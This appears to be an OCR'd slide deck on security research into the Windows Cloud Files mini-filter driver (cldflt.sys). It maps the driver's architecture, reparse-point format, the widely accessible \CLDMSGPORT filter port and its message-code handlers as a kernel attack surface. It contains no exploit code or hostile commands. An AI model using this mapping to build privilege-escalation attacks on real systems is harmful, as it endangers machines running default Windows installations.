Cloudy with a Chance of Bugs: Attacking the Windows Cloud Files API


Alex Birnberg

About

Alex Birnberg

- Vulnerability Researcher
- 2nd Year Computer Security MSc. student at Vrije Universiteit Amsterdam (@vu5sec)
- Focus on systems architecture and OS internals
- Hobbies for cars and traveling

Agenda



Alex - Vrije Universiteit Amsterdam

OneDrive > Alex - Vrije Universiteit Amsterdam >

Name	Status	Date modified
Apps	☁	9/24/2024 9:09 AM
Attachments	☁	9/24/2024 9:09 AM
Pictures	⟳	9/24/2024 9:09 AM
University	☁	9/24/2024 9:09 AM
Alex @ Vrije Universiteit Amsterdam	✓	5/1/2024 3:20 PM
Books	☁	1/25/2024 9:56 AM

6 items

OneDrive - Vrije Universiteit Amst...

Available in codeStyles
5 minutes ago

codeStyleConfig.xml
Available in codeStyles
5 minutes ago

index.html
Available in test
5 minutes ago

snake.basic.html
Available in packages
5 minutes ago

snake.reverse.html
Available in packages
5 minutes ago

report.js
Available in js
5 minutes ago

snake.basic.PlacementTests.html
Available in classes
5 minutes ago

snake.basic.DeathTests.html
Available in classes
5 minutes ago


Introduction

Cloud Files API

“provides functionality at the boundary between the user mode and the file system. This API handles the creation and management of placeholder files and directories”

- MSDN

Timeline



2007
Launch of SkyDrive
Users had to manually sync full files locally, and there was no placeholder or advanced sync functionality available

2012
OS Integration
Files could now be viewed directly in file explorer

2013
Placeholders
Placeholder files where introduced, files don't require a full download anymore

2015
No Placeholders
Microsoft removes placeholder files due to incompatibilities and misunderstanding of usage

2017
Cloud Files API
Windows now provides a centralized location for managing cloud files

2020
Project Zero Research
The Cloud Files API gains the attention of the research community, leading to the discovery of several logic bugs

2021
ZDI Research
Further reserach focuses specifically on exploiting vulnerabilities in placeholder files to achieve privilege escalation

Why target the cldflt driver?

- Reachable from medium integrity
- Impacts default Windows installations
- Not extensively covered publicly
- Complex interaction between components


Architecture

Port Cookie

- Passed by kernel to callbacks
- Root data structure


Manages:

1. Process information
   - PEPROCESS, Process Id, etc
1. Sync roots
2. Number of connections


Associated with a connection made from user-mode
This is where a process registers itself as a sync engine
Port Cookie 1
next
Port Cookie N
sync root
key = Id

Sync Root

- Directory controlled by sync engine
- Serves requests for files within control
- Also tracked by **CldFlt** instance
- Manages streams



Streams

- Track actual file content
- Created every time when the state of a placeholder changes


Hydration - the contents of a file are brought from remote to local

Dehydration - the contents of a file are liberated locally from disk

Placeholders

- Regular files or directories
- Content stored remotely
- Reparse points to store metadata

States


Online-only

These files don't take up space on this device, and they download as you use them.

On this device

When you open a file, it downloads to your device so you can edit it while you're offline.

Always available

Right-click a file to make it available offline.

Reparse Points

- Extends NTFS with custom metadata
- Passed to target filter driver based on tag
- **16 tags** handled by cldflt
- Optionally the metadata is compressed

Tags

IO_REPARSE_TAG_CLOUD

IO_REPARSE_TAG_CLOUD_1

IO_REPARSE_TAG_CLOUD_2


...

Format


```
typedef struct _REPARSE_DATA_BUFFER {
  ULONG  ReparseTag;
  USHORT ReparseDataLength;
  USHORT Reserved;
  union {
    struct {
      WORD Flags;
      WORD UncompressedSize;
      CLOUD_DATA_HEADER data;
    } CloudReparseBuffer;
  } DUMMYUNIONNAME;
} REPARSE_DATA_BUFFER, *PREPARSE_DATA_BUFFER;
```

Attack Surface

Overview



Sync Engine Process
User Process
FILE_SYSTEM_CONTROL
Callbacks
Filter Port
IRPs
User Mode
Kernel Mode
cldflt.sys

About Mini-Filter Drivers



- Perfect for **cloud** storage
- **15** I/O operations filtered
- Hard to fuzz **effectively**

Filtered I/O Operations



Filter Port

Filter Connection Port: \CLDMSGPORT

DACL: D:P(A;;GA;;;AU)

Authenticated Users

GenericAll

Initialize client cookie


Setup sync root table

Capture process info


- CldiPortNotifyConnect
- CldiPortNotifyMessage
- CldiPortNotifyDisconnect

Business logic

Messages


1 to 7 - Service Commands
1: HsmpAccessCheck
2: HsmCldPersistSyncRootInfo
3: HsmpDeleteAlternateStream
4: CldSyncConnectRoot
5: CldSyncDisconnectRoot
6: CldSyncSetStatusRoot
7: CldSyncReportSyncStatusOnRoot
101 to 106 - Transfer
101: CldiPortProcessTransferData
102: CldiPortProcessAckData
103: CldiPortProcessRetrieveData
104: CldiPortProcessRestartHydration
105: CldiPortProcessTransferPlaceholders
106: CldiPortProcessReportProgress
4001 to 4002 - Filter Control
4001: CldiPortProcessQueryProgress
4002: CldiPortProcessAbortHydration
c001 to c006 - Global
c001: HsmpCheckLegacyFilterAbsence
c005: CldiPortAddCrossVmProgressEvent
d001: CldiPortProcessGetRangeInfo
201: CldiPortProcessAckNotification

Placeholder Flow

